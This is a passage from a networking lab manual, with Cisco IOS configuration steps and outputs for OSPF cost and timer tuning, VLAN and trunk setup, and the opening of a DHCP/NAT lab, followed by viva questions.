<output omitted>

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.1/32 is directly connected, Loopback0
O       10.10.10.0/24 [110/65] via 192.168.10.2, 00:16:56, Serial0/0/0
     172.16.0.0/16 is variably subnetted, 2 subnets, 2 masks
C       172.16.1.16/28 is directly connected, FastEthernet0/0
O       172.16.1.32/29 [110/65] via 192.168.10.6, 00:17:06, Serial0/0/1
     192.168.10.0/30 is subnetted, 3 subnets
C       192.168.10.0 is directly connected, Serial0/0/0
C       192.168.10.4 is directly connected, Serial0/0/1
O       192.168.10.8 [110/128] via 192.168.10.6, 00:17:06, Serial0/0/1
[110/128] via 192.168.10.2, 00:16:56, Serial0/0/0 R1#
```

Step 2: Use the `show interfaces serial0/0/0` command on the R1 router to view the bandwidth of the Serial 0/0/0 interface.

```
R1#show interfaces serial0/0/0
Serial0/0/0 is up, line protocol is up (connected)
  Hardware is HD64570
  Internet address is 192.168.10.1/30
  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec, rely 255/255, load
1/255
  Encapsulation HDLC, loopback not set, keepalive set (10 sec)
  Last input never, output never, output hang never
  Last clearing of "show interface" counters never
  Input queue: 0/75/0 (size/max/drops); Total output drops: 0
```

<output omitted>

On most serial links, the bandwidth metric will default to 1544 Kbits. If this is not the actual bandwidth of the serial link, the bandwidth will need to be changed so that the OSPF cost can be calculated correctly.

Step 3: Use the bandwidth command to change the bandwidth of the serial interfaces of the R1 and R2 routers to the actual bandwidth, 64 kbps.

R1 router:

```
R1(config)#interface serial0/0/0
R1(config-if)#bandwidth 64
R1(config-if)#interface serial0/0/1
R1(config-if)#bandwidth 64
```

R2 router:

```
R2(config)#interface serial0/0/0 R2(config-if)#bandwidth 64
R2(config)#interface serial0/0/1
R2(config-if)#bandwidth 64
```

Step 4: Use the `show ip ospf interface` command on the R1 router to verify the cost of the serial links.

The cost of each of the Serial links is now 1562, the result of the calculation: 10^8/64,000 bps.

```
R1#show ip ospf interface

<output omitted>

Serial0/0/0 is up, line protocol is up
  Internet address is 192.168.10.1/30, Area 0
  Process ID 1, Router ID 10.1.1.1, Network Type POINT-TO-POINT, Cost:
1562
  Transmit Delay is 1 sec, State POINT-TO-POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:05
  Index 2/2, flood queue length 0
  Next 0x0(0)/0x0(0)
  Last flood scan length is 1, maximum is 1
  Last flood scan time is 0 msec, maximum is 0 msec
  Neighbor Count is 1 , Adjacent neighbor count is 1
    Adjacent with neighbor 10.2.2.2
  Suppress hello for 0 neighbor(s)
Serial0/0/1 is up, line protocol is up
  Internet address is 192.168.10.5/30, Area 0
  Process ID 1, Router ID 10.1.1.1, Network Type POINT-TO-POINT, Cost:
1562
 Transmit Delay is 1 sec, State POINT-TO-POINT,

<output omitted>
```

Step 5: Use the `ip ospf cost` command to configure the OSPF cost on the R3 router. An alternative method to using the **`bandwidth`** command is to use the **`ip ospf cost`** command, which allows you to directly configure the cost. Use the **`ip ospf cost`** command to change the bandwidth of the serial interfaces of the R3 router to 1562.

```
R3(config)#interface serial0/0/0
R3(config-if)#ip ospf cost 1562
R3(config-if)#interface serial0/0/1 R3(config-if)#ip ospf cost
1562
```

Step 6: Use the `show ip ospf interface` command on the R3 router to verify that the cost of the link the cost of each of the Serial links is now 1562.

```
R3#show ip ospf interface

<output omitted>

Serial0/0/1 is up, line protocol is up
  Internet address is 192.168.10.10/30, Area 0
  Process ID 1, Router ID 10.3.3.3, Network Type POINT-TO-POINT, Cost:
1562
```

```
   Transmit Delay is 1 sec, State POINT-TO-POINT,
   Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
     Hello due in 00:00:06
   Index 2/2, flood queue length 0
   Next 0x0(0)/0x0(0)
   Last flood scan length is 1, maximum is 1
   Last flood scan time is 0 msec, maximum is 0 msec
   Neighbor Count is 1 , Adjacent neighbor count is 1
     Adjacent with neighbor 10.2.2.2
   Suppress hello for 0 neighbor(s)
Serial0/0/0 is up, line protocol is up
   Internet address is 192.168.10.6/30, Area 0
   Process ID 1, Router ID 10.3.3.3, Network Type POINT-TO-POINT, Cost:
1562
 Transmit Delay is 1 sec, State POINT-TO-POINT,

<output omitted>
```

Task 10: Redistribute an OSPF Default Route

Step 1: Configure a loopback address on the R1 router to simulate a link to an ISP.

```
R1(config)#interface loopback1

%LINK-5-CHANGED: Interface Loopback1, changed state to up %LINEPROTO-5-UPDOWN: Line
protocol on Interface Loopback1, changed state to up

R1(config-if)#ip address 172.30.1.1 255.255.255.252
```

Step 2: Configure a static default route on the R1 router.

Use the loopback address that ha been configured to simulate a link to an ISP as the exit interface.

```
R1(config)#ip route 0.0.0.0 0.0.0.0 loopback1
R1(config)#
```

Step 3: Use the `default-information originate` command to include the static route in the OSPF updates that are sent from the R1 router.

```
R1(config)#router ospf 1
R1(config-router)#default-information originate
R1(config-router)#
```

Step 4: View the routing table on the R2 router to verify that the static default route is being redistributed via OSPF.

```
R2#show ip route
<output omitted>

Gateway of last resort is 192.168.10.1 to network 0.0.0.0
```

```
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C        10.2.2.2/32 is directly connected, Loopback0
C        10.10.10.0/24 is directly connected, FastEthernet0/0      172.16.0.0/16 is
variably subnetted, 2 subnets, 2 masks
O        172.16.1.16/28 [110/1563] via 192.168.10.1, 00:29:28,
Serial0/0/0
O        172.16.1.32/29 [110/1563] via 192.168.10.10, 00:29:28,
Serial0/0/1
      192.168.10.0/30 is subnetted, 3 subnets
C        192.168.10.0 is directly connected, Serial0/0/0
O        192.168.10.4 [110/3124] via 192.168.10.10, 00:25:56,
Serial0/0/1
                      [110/3124] via 192.168.10.1, 00:25:56, Serial0/0/0
C        192.168.10.8 is directly connected, Serial0/0/1
O*E2 0.0.0.0/0 [110/1] via 192.168.10.1, 00:01:11, Serial0/0/0 R2#
```

Task 11: Configure Additional OSPF Features

Step 1: Use the `auto-cost reference-bandwidth` command to adjust the reference bandwidth value.

Increase the reference bandwidth to 10000 to simulate 10GigE speeds. Configure this command on all routers in the OSPF routing domain.

```
R1(config-router)#auto-cost reference-bandwidth 10000
% OSPF: Reference bandwidth is changed.
        Please ensure reference bandwidth is consistent across all routers.


R2(config-router)#auto-cost reference-bandwidth 10000
% OSPF: Reference bandwidth is changed.
        Please ensure reference bandwidth is consistent across all routers.



R3(config-router)#auto-cost reference-bandwidth 10000
% OSPF: Reference bandwidth is changed.
        Please ensure reference bandwidth is consistent across all routers.
```

Step 2: Examine the routing table on the R1 router to verify the change in the OSPF cost metric.

Notice that the values are much larger cost values for OSPF routes.

```
R1#show ip route
<output omitted>

Gateway of last resort is 0.0.0.0 to network 0.0.0.0

     10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.1/32 is directly connected, Loopback0
O       10.10.10.0/24 [110/65635] via 192.168.10.2, 00:01:01,
Serial0/0/0
     172.16.0.0/16 is variably subnetted, 2 subnets, 2 masks
C       172.16.1.16/28 is directly connected, FastEthernet0/0 O
172.16.1.32/29 [110/65635] via 192.168.10.6, 00:00:51,
Serial0/0/1
     172.30.0.0/30 is subnetted, 1 subnets
```

```
C       172.30.1.0 is directly connected, Loopback1
     192.168.10.0/30 is subnetted, 3 subnets
C       192.168.10.0 is directly connected, Serial0/0/0
C       192.168.10.4 is directly connected, Serial0/0/1
O       192.168.10.8 [110/67097] via 192.168.10.2, 00:01:01,
Serial0/0/0
S*   0.0.0.0/0 is directly connected, Loopback1
R1#
```

Step 3: Use the `show ip ospf neighbor` command on R1 to view the Dead Time counter. The Dead Time counter is counting down from the default interval of 40 seconds.

```
R1#show ip ospf neighbor
Neighbor ID     Pri   State           Dead Time   Address         Interface
10.2.2.2          0   FULL/-          00:00:34    192.168.10.2    Serial0/0/0
10.3.3.3          0   FULL/-          00:00:34    192.168.10.6
Serial0/0/1
```

Step 4: Configure the OSPF Hello and Dead intervals.

The OSPF Hello and Dead intervals can be modified manually using the **`ip ospf hellointerval`** and **`ip ospf dead-interval`** interface commands. Use these commands to

change the hello interval to 5 seconds and the dead interval to 20 seconds on the Serial 0/0/0 interface of the R1 router.

```
R1(config)#interface serial0/0/0
R1(config-if)#ip ospf hello-interval 5
R1(config-if)#ip ospf dead-interval 20
R1(config-if)#
01:09:04:  %OSPF-5-ADJCHG:  Process  1,  Nbr  10.2.2.2  on  Serial0/0/0
from
FULL to DOWN, Neighbor Down: Dead timer expired
01:09:04:  %OSPF-5-ADJCHG:  Process  1,  Nbr  10.2.2.2  on  Serial0/0/0
from
FULL   to   Down:   Interface   down   or
detached
```

After 20 seconds the Dead Timer on R1 expires. R1 and R2 loose adjacency because the Dead Timer and Hello Timers must be configured identically on each side of the serial link between R1 and R2.

Step 5: Modify the Dead Timer and Hello Timer intervals.

Modify the Dead Timer and Hello Timer intervals on the Serial 0/0/0 interface in the R2 router to match the intervals configured on the Serial 0/0/0 interface of the R1 router.

```
R2(config)#interface serial0/0/0
R2(config-if)#ip ospf hello-interval 5
R2(config-if)#ip ospf dead-interval 20
R2(config-if)#
01:12:10:  %OSPF-5-ADJCHG:  Process  1,  Nbr  10.1.1.1  on  Serial0/0/0
from
```

```
EXCHANGE   to   FULL,   Exchange
Done
```

Notice that the IOS displays a message when adjacency has been established with a state of Full.

Step 5: Use the `show ip ospf interface serial0/0/0` command to verify that the Hello Timer and Dead Timer intervals have been modified.

```
R2#show ip ospf interface serial0/0/0
Serial0/0/0 is up, line protocol is up
  Internet address is 192.168.10.2/30, Area 0
  Process ID 1, Router ID 10.2.2.2, Network Type POINT-TO-POINT, Cost:
1562
  Transmit Delay is 1 sec, State POINT-TO-POINT,
  Timer intervals configured, Hello 5, Dead 20, Wait 20, Retransmit 5
    Hello due in 00:00:00
  Index 3/3, flood queue length 0
  Next 0x0(0)/0x0(0)
  Last flood scan length is 1, maximum is 1
  Last flood scan time is 0 msec, maximum is 0 msec
  Neighbor Count is 1 , Adjacent neighbor count is 1
    Adjacent with neighbor 10.1.1.1
  Suppress hello for 0 neighbor(s)
R2#
```

Step 6: Use the `show ip ospf neighbor` command on R1 to verify that the neighbor adjacency with R2 has been restored.

Notice that the Dead Time for Serial 0/0/0 is now much lower since it is counting down from 20 seconds instead of the default 40 seconds. Serial 0/0/1 is still operating with default timers.

```
R1#show ip ospf neighbor
Neighbor ID     Pri   State           Dead Time   Address         Interface
10.2.2.2          0   FULL/-          00:00:19    192.168.10.2
Serial0/0/0
10.3.3.3          0   FULL/-          00:00:34    192.168.10.6
Serial0/0/1 R1#
```

Task 12: Document the Router Configurations.

On each router, capture the following command output to a text file and save for future reference:

- Running configuration
- Routing table
- Interface summarization
- Output from **`show ip protocols`**

Task 11: Clean Up.

Erase the configurations and reload the routers. Disconnect and store the cabling. For PC hosts that are normally connected to other networks (such as the school LAN or to the Internet), reconnect the appropriate cabling and restore the TCP/IP settings.

Output: NA

Conclusion: In conclusion, configuring and troubleshooting OSPF (Open Shortest Path First) in Packet Tracer is crucial for understanding advanced dynamic routing in IP networks. OSPF, a link-state routing protocol, efficiently manages routing in large and complex networks by calculating the shortest path based on real-time topology information. Through OSPF configuration, students learn to establish areas, assign router IDs, and fine-tune parameters for optimal routing performance. Additionally, troubleshooting OSPF enhances their ability to diagnose and resolve issues related to routing loops, network convergence, and misconfigurations. Mastery of OSPF equips students with the skills needed to maintain robust and scalable network infrastructures.

Viva Questions:

Basic Concepts:

1. What is OSPF, and how does it differ from other routing protocols like RIP?

2. Can you explain the concept of OSPF areas and their significance?

3. What is the role of the Link-State Advertisement (LSA) in OSPF?

4. How does OSPF determine the best path to a destination network?

5. What are OSPF cost metrics, and how are they calculated?

Configuration:

6. How do you enable OSPF on a router in Packet Tracer?

7. What is the purpose of the `router ospf` command?

8. How do you assign OSPF process IDs, and why are they important?

9. How do you configure OSPF on specific interfaces and networks?

10. What command is used to assign a router to a specific OSPF area?

Advanced Configuration:

11. How do you configure multiple OSPF areas on a router?

12. What is the significance of configuring a router as an OSPF designated router (DR) or backup designated router (BDR)?

13. How would you configure OSPF authentication, and why is it important?

14. What is OSPF summarization, and how is it configured?

15. Can you explain how to implement OSPF route redistribution with another routing protocol?

Troubleshooting:

16. What steps would you take if OSPF neighbors are not forming an adjacency?

17. How can you use the `show ip ospf neighbor` command to troubleshoot OSPF issues?

18. What could cause OSPF routes not to appear in the routing table?

19. How do you identify and resolve issues related to incorrect OSPF area configurations?

20. What tools or commands would you use to verify OSPF network topology in Packet Tracer?

Verification:

21. What does the `show ip ospf interface` command reveal about OSPF configuration?

22. How can you check the OSPF routing table to ensure routes are being learned correctly?

23. What is the importance of the OSPF router ID, and how can you verify or change it?


24. How would you troubleshoot an OSPF network if you suspect a problem with the OSPF cost metric?

25. How can the `debug ip ospf` command be useful in diagnosing OSPF issues?

PROGRAM -9

Aim: Configuration of VLAN and troubleshooting

Theoretical Description: Topology Diagram



Addressing Table

Device (Hostname)	Interface	IP Address	Subnet Mask	Default Gateway
S1	**VLAN 99**	172.17.99.11	255.255.255.0	N/A
S2	**VLAN 99**	172.17.99.12	255.255.255.0	N/A
S3	**VLAN 99**	172.17.99.13	255.255.255.0	N/A
PC1	**NIC**	172.17.10.21	255.255.255.0	172.17.10.1
PC2	**NIC**	172.17.20.22	255.255.255.0	172.17.20.1
PC3	**NIC**	172.17.30.23	255.255.255.0	172.17.30.1
PC4	**NIC**	172.17.10.24	255.255.255.0	172.17.10.1
PC5	**NIC**	172.17.20.25	255.255.255.0	172.17.20.1
PC6	**NIC**	172.17.30.26	255.255.255.0	172.17.30.1

Initial Port Assignments (Switches 2 and 3)

Ports	Assignment	Network
Fa0/1 – 0/5	802.1q Trunks (Native VLAN 99)	172.17.99.0 /24

Fa0/6 – 0/10	VLAN 30 – Guest (Default)	172.17.30.0 /24
Fa0/11 – 0/17	VLAN 10 – Faculty/Staff	172.17.10.0 /24
Fa0/18 – 0/24	VLAN 20 – Students	172.17.20.0 /24

Learning Objectives

Upon completion of this lab, you will be able to:

- Cable a network according to the topology diagram
- Erase the startup configuration and reload a switch to the default state
- Perform basic configuration tasks on a switch
- Create VLANs
- Assign switch ports to a VLAN
- Add, move, and change ports
- Verify VLAN configuration
- Enable trunking on inter-switch connections
- Verify trunk configuration
- Save the VLAN configuration

Algorithm: NA

Procedure: Task 1: Prepare the Network

Step 1: Cable a network that is similar to the one in the topology diagram.

You can use any current switch in your lab as long as it has the required interfaces shown in the topology.

Note: If you use 2900 or 2950 switches, the outputs may appear different. Also, certain commands may be different or unavailable.

Step 2: Clear any existing configurations on the switches, and initialize all ports in the shutdown state.

If necessary, refer to Lab 2.5.1, Appendix 1, for the procedure to clear switch configurations.

It is a good practice to disable any unused ports on the switches by putting them in shutdown. Disable all ports on the switches:

```
Switch#config term
Switch(config)#interface range fa0/1-24
Switch(config-if-range)#shutdown
Switch(config-if-range)#interface range gi0/1-2
Switch(config-if-range)#shutdown
```

Task 2: Perform Basic Switch Configurations

Step 1: Configure the switches according to the following guidelines.

- Configure the switch hostname.
- Disable DNS lookup.
- Configure an EXEC mode password of **class**.

- Configure a password of **cisco** for console connections.
- Configure a password of **cisco** for vty connections.

Step 2: Re-enable the user ports on S2 and S3.

```
S2(config)#interface range fa0/6, fa0/11, fa0/18 S2(config-if-range)#switchport mode
access S2(config-if-range)#no shutdown
```

```
S3(config)#interface range fa0/6, fa0/11, fa0/18
S3(config-if-range)#switchport mode access
S3(config-if-range)#no shutdown
```

Task 3: Configure and Activate Ethernet Interfaces

Step 1: Configure the PCs.

You can complete this lab using only two PCs by simply changing the IP addressing for the two PCs specific to a test you want to conduct. For example, if you want to test connectivity between PC1 and PC2, then configure the IP addresses for those PCs by referring to the addressing table at the beginning of the lab. Alternatively, you can configure all six PCs with the IP addresses and default gateways.

Task 4: Configure VLANs on the Switch

Step 1: Create VLANs on switch S1.

Use the **vlan** *vlan-id* command in global configuration mode to add a VLAN to switch S1. There are four VLANS configured for this lab: VLAN 10 (faculty/staff); VLAN 20 (students); VLAN 30 (guest); and VLAN 99 (management). After you create the VLAN, you will be in vlan configuration mode, where you can assign a name to the VLAN with the **name** *vlan name* command.

```
S1(config)#vlan 10
S1(config-vlan)#name faculty/staff
S1(config-vlan)#vlan 20
S1(config-vlan)#name students
S1(config-vlan)#vlan 30
S1(config-vlan)#name guest
S1(config-vlan)#vlan 99
S1(config-vlan)#name management
S1(config-vlan)#end
S1#
```

Step 2: Verify that the VLANs have been created on S1.

Use the **show vlan brief** command to verify that the VLANs have been created.

```
S1#show vlan brief

VLAN Name                              Status    Ports
---- --------------------------------- --------- -------------------------------
1    default                           active    Fa0/1, Fa0/2, Fa0/4, Fa0/5
                                                 Fa0/6, Fa0/7, Fa0/8, Fa0/9
                                                       Fa0/10, Fa0/11, Fa0/12, Fa0/13
                                 Fa0/14, Fa0/15, Fa0/16, Fa0/17
                                                 Fa0/18, Fa0/19, Fa0/20, Fa0/21
                                                 Fa0/22, Fa0/23, Fa0/24, Gi0/1
```

```
                                                Gi0/2
10   faculty/staff                  active
20   students                       active
30   guest                          active
99   management                     active
```

Step 3: Configure and name VLANs on switches S2 and S3.

Create and name VLANs 10, 20, 30, and 99 on S2 and S3 using the commands from Step 1. Verify the correct configuration with the **show vlan brief** command.

What ports are currently assigned to the four VLANs you have created? _____

Step 4: Assign switch ports to VLANs on S2 and S3.

Refer to the port assignment table on page 1. Ports are assigned to VLANs in interface configuration mode, using the **switchport access vlan** *vlan-id* command. You can assign each port individually or you can use the **interface range** command to simplify this task, as shown here. The commands are shown for S3 only, but you should configure both S2 and S3 similarly. Save your configuration when done.

```
S3(config)#interface range fa0/6-10
S3(config-if-range)#switchport access vlan 30
S3(config-if-range)#interface range fa0/11-17
S3(config-if-range)#switchport access vlan 10
S3(config-if-range)#interface range fa0/18-24
S3(config-if-range)#switchport access vlan 20
S3(config-if-range)#end
S3#copy running-config startup-config Destination filename
[startup-config]? [enter]
Building configuration...
[OK]
```

Step 4: Determine which ports have been added.

Use the **show vlan id** *vlan-number* command on S2 to see which ports are assigned to VLAN 10.

Which ports are assigned to VLAN 10?

_____ Note: The **show vlan id** *vlan-name* displays the same output.

You can also view VLAN assignment information using the **show interfaces** *interface* **switchport** command.

Step 5: Assign the management VLAN.

A management VLAN is any VLAN that you configure to access the management capabilities of a switch. VLAN 1 serves as the management VLAN if you did not specifically define another VLAN. You assign the management VLAN an IP address and subnet mask. A switch can be managed via HTTP, Telnet, SSH, or SNMP. Because the out-of-the-box configuration of a Cisco switch has VLAN 1 as the default VLAN, VLAN 1 is a bad choice as the management VLAN. You do not want an arbitrary user who is connecting to a switch to default to the management VLAN. Recall that you configured the management VLAN as VLAN 99 earlier in this lab.

From interface configuration mode, use the **ip address** command to assign the management IP address to the switches.

```
S1(config)#interface vlan 99
S1(config-if)#ip address 172.17.99.11 255.255.255.0
S1(config-if)#no shutdown

S2(config)#interface vlan 99
S2(config-if)#ip address 172.17.99.12 255.255.255.0
S2(config-if)#no shutdown

S3(config)#interface vlan 99
S3(config-if)#ip address 172.17.99.13 255.255.255.0
```

```
S3(config-if)#no shutdown
```

Assigning a management address allows IP communication between the switches, and also allows any host connected to a port assigned to VLAN 99 to connect to the switches. Because VLAN 99 is configured as the management VLAN, any ports assigned to this VLAN are considered management ports and should be secured to control which devices can connect to these ports.

Step 6: **Configure trunking and the native VLAN for the trunking ports on all switches.**

Trunks are connections between the switches that allow the switches to exchange information for all VLANS. By default, a trunk port belongs to all VLANs, as opposed to an access port, which can only belong to a single VLAN. If the switch supports both ISL and 802.1Q VLAN encapsulation, the trunks must specify which method is being used. Because the 2960 switch only supports 802.1Q trunking, it is not specified in this lab.

A native VLAN is assigned to an 802.1Q trunk port. In the topology, the native VLAN is VLAN 99. An 802.1Q trunk port supports traffic coming from many VLANs (tagged traffic) as well as traffic that does not come from a VLAN (untagged traffic). The 802.1Q trunk port places untagged traffic on the native VLAN. Untagged traffic is generated by a computer attached to a switch port that is configured with the native VLAN. One of the IEEE 802.1Q specifications for Native VLANs is to maintain backward compatibility with untagged traffic common to legacy LAN scenarios. For the purposes of this lab, a native VLAN serves as a common identifier on opposing ends of a trunk link. It is a best practice to use a VLAN other than VLAN 1 as the native VLAN.

Use the **interface range** command in global configuration mode to simplify configuring trunking.

```
S1(config)#interface range fa0/1 ------------------------------------------- 36
S1(config-if-range)#switchport mode trunk S1(config-if-range)#switchport trunk
native vlan 99 S1(config-if-range)#no shutdown S1(config-if-range)#end S2(config)#
interface range fa0/1 ----------------------------- Error! Bookmark not defined.
S2(config-if-range)#switchport mode trunk      S2(config-if-range)#switchport trunk
native vlan 99 S2(config-if-range)#no shutdown S2(config-if-range)#end S3(config)#
interface range fa0/1 ----------------------------- Error! Bookmark not defined.


S3(config-if-range)#switchport mode trunk
S3(config-if-range)#switchport trunk native vlan 99
S3(config-if-range)#no shutdown
S3(config-if-range)#end
```

Verify that the trunks have been configured with the **show interface trunk** command.

```
S1#show interface trunk

Port        Mode         Encapsulation  Status        Native vlan
Fa0/1       on           802.1q         trunking      99 Fa0/2       on
802.1q         trunking      99

Port      Vlans allowed on trunk
Fa0/1       1-4094
Fa0/2       1-4094

Port        Vlans allowed and active in management domain
Fa0/1       1,10,20,30,99
Fa0/2       1,10,20,30,99  Port
Vlans in spanning tree forwarding
state and not pruned
Fa0/1       1,10,20,30,99
Fa0/2       1,10,20,30,99
```

Step 7: Verify that the switches can communicate.

From S1, ping the management address on both S2 and S3.

```
S1#ping 172.17.99.12
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.17.99.12, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/9 ms
```

```
S1#ping 172.17.99.13
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.17.99.13, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/1/1 ms
```

Step 8: Ping several hosts from PC2.

Ping from host PC2 to host PC1 (172.17.10.21). Is the ping attempt successful? _____

Ping from host PC2 to the switch VLAN 99 IP address 172.17.99.12. Is the ping attempt successful?

_____

Because these hosts are on different subnets and in different VLANs, they cannot communicate without a Layer 3 device to route between the separate subnetworks.

Ping from host PC2 to host PC5. Is the ping attempt successful? _____

Because PC2 is in the same VLAN and the same subnet as PC5, the ping is successful

Step 9: Move PC1 into the same VLAN as PC2.

The port connected to PC2 (S2 Fa0/18) is assigned to VLAN 20, and the port connected to PC1 (S2 Fa0/11) is assigned to VLAN 10. Reassign the S2 Fa0/11 port to VLAN 20. You do not need to first remove a port from a VLAN to change its VLAN membership. After you reassign a port to a new VLAN, that port is automatically removed from its previous VLAN.

```
S2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
S2(config)#interface fastethernet 0/11
S2(config-if)#switchport access vlan 20
S2(config-if)#end
```

Ping from host PC2 to host PC1. Is the ping attempt successful? _____

Even though the ports used by PC1 and PC2 are in the same VLAN, they are still in different subnetworks, so they cannot communicate directly.

Step 10: Change the IP address and network on PC1.

Change the IP address on PC1 to 172.17.20.22. The subnet mask and default gateway can remain the same. Once again, ping from host PC2 to host PC1, using the newly assigned IP address.

Is the ping attempt successful? _____

Why was this attempt successful?

_____

Output: NA

Conclusion: In conclusion, mastering basic VLAN (Virtual Local Area Network) configuration is crucial for effective network segmentation and management. VLANs allow for the logical grouping of

devices within the same physical network, enhancing security, reducing broadcast traffic, and improving overall network performance. Through VLAN configuration, students learn how to isolate network traffic, manage resources more efficiently, and implement access controls. This foundational skill is essential for designing scalable and secure network architectures, ensuring that network administrators can create well-organized and efficient networks that meet specific organizational needs.

Viva Questions:

Basic Concepts:

1. What is a VLAN, and why is it used in networking?

2. How does VLAN segmentation improve network performance and security?

3. What are the differences between a standard LAN and a VLAN?

4. Can you explain the concept of VLAN tagging and how it works?

5. What is the purpose of a VLAN trunk, and how does it function?

VLAN Configuration:

6. How do you create a VLAN on a switch in Packet Tracer?

7. What command is used to assign a switch port to a specific VLAN?

8. How can you verify which VLANs are configured on a switch?

9. What is the purpose of the `vlan database` mode in switch configuration?

10. How do you configure a trunk port on a switch to allow multiple VLANs?

Advanced VLAN Concepts:

11. How would you configure inter-VLAN routing, and why is it necessary?

12. What is the difference between access ports and trunk ports in VLAN configuration?

13. How do you set up a native VLAN, and what role does it play in a trunk link?

14. Can you explain how VLANs can be used to implement network segmentation and security policies?

15. What is the function of VTP (VLAN Trunking Protocol), and how is it configured?

Troubleshooting:

16. What steps would you take if devices in the same VLAN are unable to communicate with each other?

17. How do you troubleshoot issues related to VLAN misconfiguration on a switch?

18. What could cause a trunk link to fail to carry VLAN traffic properly?

19. How can you verify that a VLAN is correctly propagating across multiple switches?

20. What commands can be used to troubleshoot VLAN connectivity issues in Packet Tracer?

Verification and Testing:

21. How do you check the VLAN assignment of a specific switch port?

22. What command would you use to view the VLAN membership of all ports on a switch?

23. How can you test inter-VLAN communication to ensure proper configuration?


24. What is the significance of the `show vlan brief` command, and how does it help in VLAN management?

25. How do you verify that a trunk port is correctly configured and functioning?

PROGRAM -10

Aim: DHCP and NAT configuration

Theoretical Description: Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask
R1	**S0/0/0**	10.1.1.1	255.255.255.252
	Fa0/0	192.168.10.1	255.255.255.0
	Fa0/1	192.168.11.1	255.255.255.0
R2	**S0/0/0**	10.1.1.2	255.255.255.252
	S0/0/1	209.165.200.225	255.255.255.252
	Fa0/0	192.168.20.254	255.255.255.0
ISP	**S0/0/1**	209.165.200.226	255.255.255.252

Scenario

In this lab, you will configure the DHCP and NAT IP services. One router is the DHCP server. The other router forwards DHCP requests to the server. You will also configure both static and dynamic NAT configurations,

including NAT overload. When you have completed the configurations, verify the connectivity between the inside and outside addresses.

Algorithm: NA

Source Code:

Task 1: Prepare the Network

Step 1: Cable a network that is similar to the one in the topology diagram.

Step 2: Clear all existing configurations on the routers.

Task 2: Perform Basic Router Configurations

Configure the R1, R2, and ISP routers according to the following guidelines:

